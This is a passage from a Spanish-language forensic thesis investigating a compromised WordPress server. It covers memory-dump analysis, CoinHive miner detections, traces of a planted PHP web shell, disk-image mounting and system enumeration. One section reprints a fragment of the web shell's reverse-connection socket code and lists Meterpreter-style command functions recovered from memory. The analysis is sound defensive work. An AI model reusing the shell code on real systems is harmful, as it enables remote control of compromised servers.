vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_dump_map -p 19953 -
-dump-dir 19953

```

```

└─(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_dump_map -p 19953 --dump-dir 19953
Volatility Foundation Volatility Framework 2.6.1
Task      VM Start      VM End      Length Path
-----
19953 0x0000555836828000 0x00005558368c5000 0x9d000 19953/task.19953.0x555836828000.vma
19953 0x0000555836ac5000 0x0000555836ac8000 0x3000 19953/task.19953.0x555836ac5000.vma
19953 0x0000555836ac8000 0x0000555836acc000 0x4000 19953/task.19953.0x555836ac8000.vma
19953 0x0000555836acc000 0x0000555836acf000 0x3000 19953/task.19953.0x555836acc000.vma
19953 0x0000555837f94000 0x0000555837ff7000 0x63000 19953/task.19953.0x555837f94000.vma
19953 0x0000555837ff7000 0x00005558381b5000 0x1be000 19953/task.19953.0x555837ff7000.vma
19953 0x00005558381b5000 0x00005558382c9000 0x114000 19953/task.19953.0x5558381b5000.vma

```

... se trunca resultado...

Del dump obtenido, pasamos todos los archivos de binario a strings:

```

└─(edulo@edkali)-[~/Documents/tfm/19953]
└─$ strings -a * > 19953.txt

```

```

└─(edulo@edkali)-[~/Documents/tfm/19953]
└─$ ls *.txt
19953.txt

```

El resultado es el fichero de texto 19953.txt

### 9.8.4 Resultado de exploración de presencia de virus en web *virustotal.com* para *dump* del proceso 19953

11 / 60

11 security vendors and no sandboxes flagged this file as malicious

d1b2e98f9d4ba3f08a8b46500e0fb16cddcad538adff53b9a4521914fa8cea2b4

Size: 5.08 MB | Last Analysis Date: a moment ago

Community Score: 11 / 60

DETECTION | DETAILS | COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: **miner.coinhive** | Threat categories: miner, trojan | Family labels: coinhive

Security vendors' analysis

Vendor	Detection	Category	Family
Avast	JS:Miner-S [Trj]	AVG	JS:Miner-S [Trj]
ClamAV	Js.Coinminer.Generic-7104534-0	GData	Script.Trojan.Coinminer.DC
Google	Detected	Ikarus	PUA.CoinMiner
MaxSecure	Trojan.Application.JS.Miner.G	Rising	Trojan.CoinHive/JS1.B2E9 (CLASSIC)
Sangfor Engine Zero	Malware.Generic-Script.Save.7e007fe2	Varist	JS/CoinHive.AI/Eldorado
Xcitium	TrojWare.JS.CoinMiner.G@7pzfp5	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	ALYac	Undetected

Figura 68: Resultado virustotal.com proceso 19953

### 9.8.5 Resultado de exploración de presencia de virus en web *virustotal.com* para *dump* del proceso 19952

11 / 60

11 security vendors and no sandboxes flagged this file as malicious

beb8e917cdf2428a624dfe18ffc23042d6b15f703f889dc27169204acef9b53b

Size: 1.99 MB | Last Analysis Date: 9 minutes ago

Community Score: 11 / 60

DETECTION | DETAILS | COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: **miner.coinhive** | Threat categories: miner, trojan | Family labels: coinhive

Security vendors' analysis

Vendor	Detection	Category	Family
ClamAV	Js.Coinminer.Generic-7104534-0	GData	Script.Trojan.Coinminer.DC
Google	Detected	Ikarus	PUA.CoinMiner
Kaspersky	HEUR:Trojan.JS.Miner.gen	MaxSecure	Trojan.Application.JS.Miner.G
Rising	Trojan.CoinHive/JS1.B2E9 (CLASSIC)	Sangfor Engine Zero	Malware.Generic-Script.Save.7e007fe2
Tencent	Trojan.JS.Miner.504882	Varist	JS/CoinHive.AI/Eldorado
Xcitium	TrojWare.JS.CoinMiner.G@7pzfp5	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	ALYac	Undetected

Figura 69: Resultado virustotal.com proceso 19952

## 9.8.6 Alarma de presencia de virus en por Windows Defender para *dump* del proceso 19952




Figura 70: Alarma WindowsDefender proceso 19952

## 9.8.7 Búsqueda de trazas del fichero *CVPSAzKiZiJvdxA.php* dentro del proceso 19952

Resultado del comando `grep "CVPSA" 19952.txt`

```
(edulokali)~/Documents/tfm/proc_madlfind/19952]
└─$ grep "CVPSA" 19952.txt
CVPSAzKiZiJvdxA.php
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
CVPSAzKiZiJvdxA
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
GET /wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php HTTP/1.1
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
GET /wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php HTTP/1.1
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
http://18.184.119.70/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
stdapi_fs_file_expand_path/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1e34b
stdapi_fs_delete_file/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1fd7b
stdapi_sys_config_getuid/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d20924
stdapi_sys_config_getenv/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d20db2
stdapi_sys_config_sysinfo/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d2102e
stdapi_sys_config_localtime/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d21173
stdapi_sys_process_execute/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d21b5a
stdapi_sys_process_close/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d21d08
stdapi_sys_process_get_processes/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d22b60
```

```

stdapi_sys_process_getpid/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d22c7b
stdapi_sys_process_kill/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d230a1
file_get_contents/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code0x7f9360c8d721
socket_set_option/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code0x7f9360c8d7bc
fnmatch/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1da3f
safe_glob/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1d8a8
array_prepend/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1dcd0
canonicalize_path/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1dd97
stdapi_fs_delete_dir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1e49e
stdapi_fs_mkdir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1e5e2
stdapi_fs_chdir/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1e72e
stdapi_fs_delete/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1e8d1
stdapi_fs_file_move/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1eac9
stdapi_fs_file_copy/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1ecbf
stdapi_fs_chmod/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1eeb9
stdapi_fs_getwd/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1efbc
stdapi_fs_ls/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1f68f
stdapi_fs_separator/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d1f77e
stdapi_fs_stat/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d1fba8
stdapi_fs_search/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d20293
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code
stdapi_net_socket_tcp_shutdown/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d2329a
register_registry_key/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d2339a
deregister_registry_key/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d2343b
stdapi_registry_create_key/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d23916
stdapi_registry_close_key/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d23b8f
stdapi_registry_query_value/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d24155
stdapi_registry_set_value/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d24351
channel_create_stdapi_fs_file/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d24657
channel_create_stdapi_net_tcp_client/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d
code0x7f9360d24a92
channel_create_stdapi_net_udp_client/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) :
eval()'d code0x7f9360d24e8e
stdapi_fs_md5/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d20474
stdapi_fs_sha1/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d20660
close_process/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d22273
GET /wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php HTTP/1.1
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code
/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php

```

### 9.8.8 Restos de posible código PHP contenido del fichero CVPSAzKiZiJvdxA.php

Mediante una revisión, filtrando por posibles patrones de lenguaje php en el fichero 19952.txt, se encuentran líneas de código:

```

...
function connect($ipaddr, $port, $proto='tcp') {
    my_print("Doing connect($ipaddr, $port)");
    $sock = false;

    $ipf = AF_INET;
    $raw_ip = $ipaddr;
    if (FALSE !== strpos($ipaddr, ".")) {
        $ipf = AF_INET6;
        $ipaddr = "[".$raw_ip."]";
    }
}

```

```

if (is_callable('stream_socket_client')) {
    my_print("stream_socket_client({$proto}://{${$ipaddr}:{$port}}");
    if ($proto == 'ssl') {
        $sock = stream_socket_client("ssl://{${$ipaddr}:{$port}}",
            $errno, $errstr, 5, STREAM_CLIENT_ASYNC_CONNECT);
        if (!$sock) { return false; }
        stream_set_blocking($sock, 0);
        register_stream($sock);
    } elseif ($proto == 'tcp') {
        $sock = stream_socket_client("tcp://{${$ipaddr}:{$port}}");
        if (!$sock) { return false; }
        register_stream($sock);
    } elseif ($proto == 'udp') {
        $sock = stream_socket_client("udp://{${$ipaddr}:{$port}}");
        if (!$sock) { return false; }
        register_stream($sock, $ipaddr, $port);
    }
} else
if (is_callable('fsockopen')) {
    my_print("fsockopen");
    if ($proto == 'ssl') {
        $sock = fsockopen("ssl://{${$ipaddr}:{$port}}");
        stream_set_blocking($sock, 0);
        register_stream($sock);
    } elseif ($proto == 'tcp') {
        $sock = fsockopen($ipaddr, $port);
        if (!$sock) { return false; }
        if (is_callable('socket_set_timeout')) {
            socket_set_timeout($sock, 2);
        }
        register_stream($sock);
    } else {
        $sock = fsockopen($proto."://".$ipaddr,$port);
        if (!$sock) { return false; }
        register_stream($sock, $ipaddr, $port);
    }
} else
if (is_callable('socket_create')) {
    my_print("socket_create");
    if ($proto == 'tcp') {
        $sock = socket_create($ipf, SOCK_STREAM, SOL_TCP);
        $res = socket_connect($sock, $raw_ip, $port);
        if (!$res) { return false; }
        register_socket($sock);
    } elseif ($proto == 'udp') {
        $sock = socket_create($ipf, SOCK_DGRAM, SOL_UDP);
        register_socket($sock, $raw_ip, $port);
    }
}
}
}

```

....

Parece ser una porción de script malicioso o un código sospechoso. Este código intentaría establecer una conexión de red con una dirección IP y un puerto específico utilizando diversas funciones de socket de PHP (*stream\_socket\_client*, *fsockopen* y *socket\_create*) y luego intentaría ejecutar código recibido a través de la conexión de red.

Intenta utilizar varias funciones de *socket* disponibles en *PHP* para establecer una conexión de red. Comienza con *stream\_socket\_client*, luego *fsockopen* y finalmente *socket\_create*. Si alguna de estas funciones está disponible y puede ser llamada, se utiliza para establecer la conexión.

## 9.9 Montar imagen del disco duro

Para el análisis de la imagen del disco duro, montaremos dicha imagen para poder acceder a su sistema de archivos.

La extensión de la imagen proporcionada es “.E01”. Este es un formato común en la informática forense, creado por la herramienta “EnCase”. Estas imágenes no se montan de manera directa como una imagen ISO, sino que requiere de herramientas especiales para acceder a su contenido.

Los pasos a seguir para montar una imagen .E01 en Linux sería:

Instalar las herramientas necesarias. Usaremos la herramienta ewf-tools. Para instalarlo usamos el comando:

```
#sudo apt install ewf-tools
```

Creamos un directorio donde montar la imagen:

```
#sudo mkdir /mnt/imagen_forense
```

Utilizar la herramienta ewfmount para montar la imagen “.E01” en el directorio creado:

```
#sudo ewfmount [ruta_a_imagen.E01] /mnt/imagen_forense
```

Esto montará la imagen en un formato que podremos acceder como si fuera un dispositivo.

La imagen .E01 montada será presentada como un dispositivo de bloque en el directorio */mnt/imagen\_forense*, mostrándose; */mnt/imagen\_forense/ewf1*. Ahora, necesitaremos montar este dispositivo de bloque para acceder a su contenido. En un sistema de archivos común en Linux como ext4, sería:

```
#sudo mkdir /mnt/hdd_tfm 'Ruta final de acceso al disco duro'
```

```
# sudo mount -o ro,loop /mnt/imagen_forense/ewf1 /mnt/hdd_tfm
```

El parámetro *-o ro,loop* asegura que la imagen se monte en modo de solo lectura y como un dispositivo *loopback*.

Ya se podrá navegar por la imagen forense para realizar en análisis.

Teniendo en cuenta que esta tarea será repetitiva a lo largo del estudio, la automatizaremos con el siguiente script:

```

GNU nano 7.2 mnt_img_forense.sh
#!/bin/bash
# Eduardo Lopez Noviembre 2023

#directorio donde montaremos la imagen encase
mnt_ewf="/mnt/imagen_forense"

#directorio final de trabajo
mnt_final="/mnt/hdd_tfm"

if [ ! -d "$mnt_ewf" ]; then
    mkdir -p "$mnt_ewf"
fi

if [ ! -d "$mnt_final" ]; then
    mkdir -p "$mnt_final"
fi

ewfmount Server_HDD.E01 $mnt_ewf

mount -o ro,loop /mnt/imagen_forense/$(ls -l $mnt_ewf | awk '{print $NF}' | tail -n +2 ) $mnt_final
chroot $mnt_final

```

Figura 71: Script para montar imagen forense

Este script se debe ejecutar como usuario root. Tras la ejecución saltaremos directamente al contenido de la imagen forense.

```

root@edulo:/home/edulo/Documentos/tfm# ./mnt_img_forense.sh
ewfmount 20140813

root@edulo:/# last
ubuntu pts/0      83.247.136.74    Thu Jan  3 07:28 - 07:34 (00:06)

wtmp begins Thu Jan  3 07:28:36 2019
root@edulo:/# cd /var/www/html/
root@edulo:/var/www/html# ls
index.php      wp-activate.php      wp-comments-post.php  wp-content            wp-links-opml.php    wp-mail.php          wp-trackback.php
license.txt    wp-admin             wp-config-sample.php  wp-cron.php           wp-load.php          wp-settings.php      xmlrpc.php
readme.html   wp-blog-header.php   wp-config.php         wp-includes           wp-login.php         wp-signup.php
root@edulo:/var/www/html# cat license.txt
WordPress - Web publishing software

Copyright 2011-2018 by the contributors

```

Figura 72: Imagen forense montada

Teniendo en cuenta que la imagen montada es de sólo lectura. Para el estudio y análisis de los logs del servidor, se hace necesario tener una copia en local, que permita la edición y filtrado de los mismos. Para ello comprimiremos la carpeta de logs completa de la imagen montada y la pasaremos a nuestro equipo local.

Esto lo haremos mediante la siguiente secuencia de comandos;

```
# tar -czf - log/ | ssh edulo@192.168.1.29 'cat > /home/edulo/Documentos/tfm/logs_analizar/log.tar.gz'
```

```

root@edulo:/var# ls
backups  cache  crmsh  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www
root@edulo:/var# tar -czf - log/ | ssh edulo@192.168.1.29 'cat > /home/edulo/Documentos/tfm/logs_analizar/log.tar.gz'
The authenticity of host '192.168.1.29 (192.168.1.29)' can't be established.
ECDSA key fingerprint is SHA256:3cI0C04rzBPA/vk6SSsVtqCxX+1LLvqdT2DpdoQCkx4.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/root/.ssh/known_hosts).
edulo@192.168.1.29's password:
root@edulo:/var#

```

Figura 73: Traspaso de logs del servidor a entorno local

Descomprimiendo esta carpeta ya tendremos los logs del servidor en local;

```

edulo@edulo:~/Documentos/tfm/logs_analizar$ ls
log log.tar.gz
edulo@edulo:~/Documentos/tfm/logs_analizar$ cd log
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ ls
alternatives.log  auth_logs      cloud-init-output.log  kernel_logs  letsencrypt  syslog      syslog.5.gz  unattended-upgrades
alternatives.log.1  btmp          dist-upgrade          kern.log     lxd          syslog.1    syslog.6.gz  wtmp
amazon            btmp.1       dpkg.log             kern.log.1  mail.log     syslog.2.gz syslog.7.gz  wtmp.1
apache2          btmp.result  dpkg.log.1          landscape    mysql        syslog.3.gz syslog_logs
apt              cloud-init.log  journal             lastlog     result.r1.1.1  syslog.4.gz  tallylog
edulo@edulo:~/Documentos/tfm/logs_analizar/log$

```

Figura 74: Traspaso de logs del servidor a entorno local 2

## 9.10 Determina la fecha y hora de instalación del sistema operativo.

En los SO Linux, no existe ninguna forma directa de visualizar la fecha de instalación del SO.

Teniendo en cuenta que estamos trabajando sobre una imagen forense montada en modo solo lectura, no podemos realizar ninguna instalación ni modificación de ningún fichero sobre dicha imagen. Por lo tanto, para conocer la fecha de instalación podemos basarnos en la fecha de creación del sistema de archivos. Para ello podemos, por ejemplo, mirar la fecha y hora más antigua contenida dentro del directorio /etc, con el siguiente comando:

```
# ls -lact --full-time /etc | tail -1 | awk '{print $6,$7}'
```

Esto nos lanza el siguiente resultado:

```
root@edulo:/var/www/html# ls -lact --full-time /etc | tail -1 | awk '{print $6,$7}'
2018-09-12 16:10:08.296012815
```

Este comando lista todos los archivos en el directorio /etc, incluyendo archivos ocultos, ordenados por la fecha de última modificación del inode, y luego muestra solo la fecha y hora de la última modificación del inode del archivo o directorio que fue modificado más recientemente en /etc.

Fuente: <http://hummy.wikidot.com/system-installation-date>

Otro punto para revisar sería el registro journalctl. Accedemos a la carpeta de log de la imagen forense montada y tecleamos el comando `#journalctl`:

```

root@edulo:/var/log# ls
alternatives.log  auth.log      cloud-init-output.log  journal  letsencrypt  syslog.1    syslog.6.gz  wtmp.1
alternatives.log.1  auth.log.1   cloud-init.log        kern.log  lxd          syslog.2.gz syslog.7.gz
amazon            auth.log.2.gz  dist-upgrade         kern.log.1  mail.log     syslog.3.gz  tallylog
apache2          btmp         dpkg.log             landscape  mysql        syslog.4.gz  unattended-upgrades
apt              btmp.1       dpkg.log.1          lastlog    syslog       syslog.5.gz  wtmp
root@edulo:/var/log# journalctl
-- Logs begin at Fri 2018-12-21 12:04:43 UTC, end at Thu 2019-01-03 07:39:47 UTC. --
Dec 21 12:04:43 ubuntu kernel: Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubu
Dec 21 12:04:43 ubuntu kernel: Command line: BOOT_IMAGE=/boot/vmlinuz-4.15.0-1021-aws root=LABEL=cloudimg-rootfs ro console=tty1 console=t
Dec 21 12:04:43 ubuntu kernel: KERNEL supported cpus:
Dec 21 12:04:43 ubuntu kernel: Intel GenuineIntel
Dec 21 12:04:43 ubuntu kernel: AMD AuthenticAMD
Dec 21 12:04:43 ubuntu kernel: Centaur CentaurHauls
Dec 21 12:04:43 ubuntu kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'
Dec 21 12:04:43 ubuntu kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
Dec 21 12:04:43 ubuntu kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
Dec 21 12:04:43 ubuntu kernel: x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256

```

Figura 75: Comando journalctl

Obtenemos que el sistema se puso en marcha el 21/12/2018 a las 12:04.43

## 9.11 Paquetes instalados

Para obtener el listado de paquetes instalado, en nuestra imagen forense montada usamos el comando: `# dpkg -l`

El resultado que se obtiene es demasiado extenso, por lo que mostramos el resultado filtrado por los paquetes que explotan la funcionalidad principal del servidor.

```
root@edulo:/var/www/html# dpkg -l | grep -E ".*apache.*|.*mysql.*|.*php.*"
ii apache2 2.4.29-1ubuntu4.5 amd64 Apache HTTP Server
ii apache2-bin 2.4.29-1ubuntu4.5 amd64 Apache HTTP Server (modules and other binary files)
ii apache2-data 2.4.29-1ubuntu4.5 all Apache HTTP Server (common files)
ii apache2-utils 2.4.29-1ubuntu4.5 amd64 Apache HTTP Server (utility programs for web servers)
ii libapache2-mod-php 1:7.2+60ubuntu1 all server-side, HTML-embedded scripting language (Apache 2 module) (default)
ii libapache2-mod-php7.2 7.2.18-0ubuntu0.18.04.1 amd64 server-side, HTML-embedded scripting language (Apache 2 module)
ii libmysqlclient20:amd64 5.7.24-0ubuntu0.18.04.1 amd64 MySQL database client library
ii mysql-client-5.7 5.7.24-0ubuntu0.18.04.1 amd64 MySQL database client binaries
ii mysql-client-core-5.7 5.7.24-0ubuntu0.18.04.1 amd64 MySQL database core client binaries
ii mysql-common 5.8+1.0.4 all MySQL database common files, e.g. /etc/mysql/my.cnf
ii mysql-server 5.7.24-0ubuntu0.18.04.1 amd64 MySQL database server (metapackage depending on the latest version)
ii mysql-server-5.7 5.7.24-0ubuntu0.18.04.1 amd64 MySQL database server binaries and system database setup
ii mysql-server-core-5.7 5.7.24-0ubuntu0.18.04.1 amd64 MySQL database server binaries
ii php-common 1:60ubuntu1 all Common files for PHP packages
ii php-mysql 1:7.2+60ubuntu1 all MySQL module for PHP [default]
ii php7.2-cli 7.2.18-0ubuntu0.18.04.1 amd64 command-line interpreter for the PHP scripting language
ii php7.2-common 7.2.18-0ubuntu0.18.04.1 amd64 documentation, examples and common module for PHP
ii php7.2-json 7.2.18-0ubuntu0.18.04.1 amd64 JSON module for PHP
ii php7.2-mysql 7.2.18-0ubuntu0.18.04.1 amd64 MySQL module for PHP
ii php7.2-openssl 7.2.18-0ubuntu0.18.04.1 amd64 Zend OpCache module for PHP
ii php7.2-readline 7.2.18-0ubuntu0.18.04.1 amd64 readline module for PHP
ii python-certbot-apache 0.28.0-1+ubuntu18.04.1+certbot+3 all transitional dummy package
ii python3-certbot-apache 0.28.0-1+ubuntu18.04.1+certbot+3 all Apache plugin for Certbot
root@edulo:/var/www/html#
```

Figura 76: Listado paquetes instalados

## 9.12 Versión de WordPress

En nuestra imagen forense montada, usamos el comando:

```
root@edulo:/var/www/html# grep "version" wp-includes/version.php
```

```
* The WordPress version string
* @global string $wp_version
$wp_version = '4.9.9';
* @global int $wp_db_version
$wp_db_version = 38590;
* Holds the TinyMCE version
* @global string $tinymce_version
$tinymce_version = '4800-20180716';
* Holds the required PHP version
* @global string $required_php_version
$required_php_version = '5.2.4';
* Holds the required MySQL version
* @global string $required_mysql_version
$required_mysql_version = '5.0';
```

## 9.13 Volcado de fichero /etc/passwd

```
root@edul0:/var/www/html# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:var/lib/lxd/:bin/false
uidd:x:106:110:/:run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
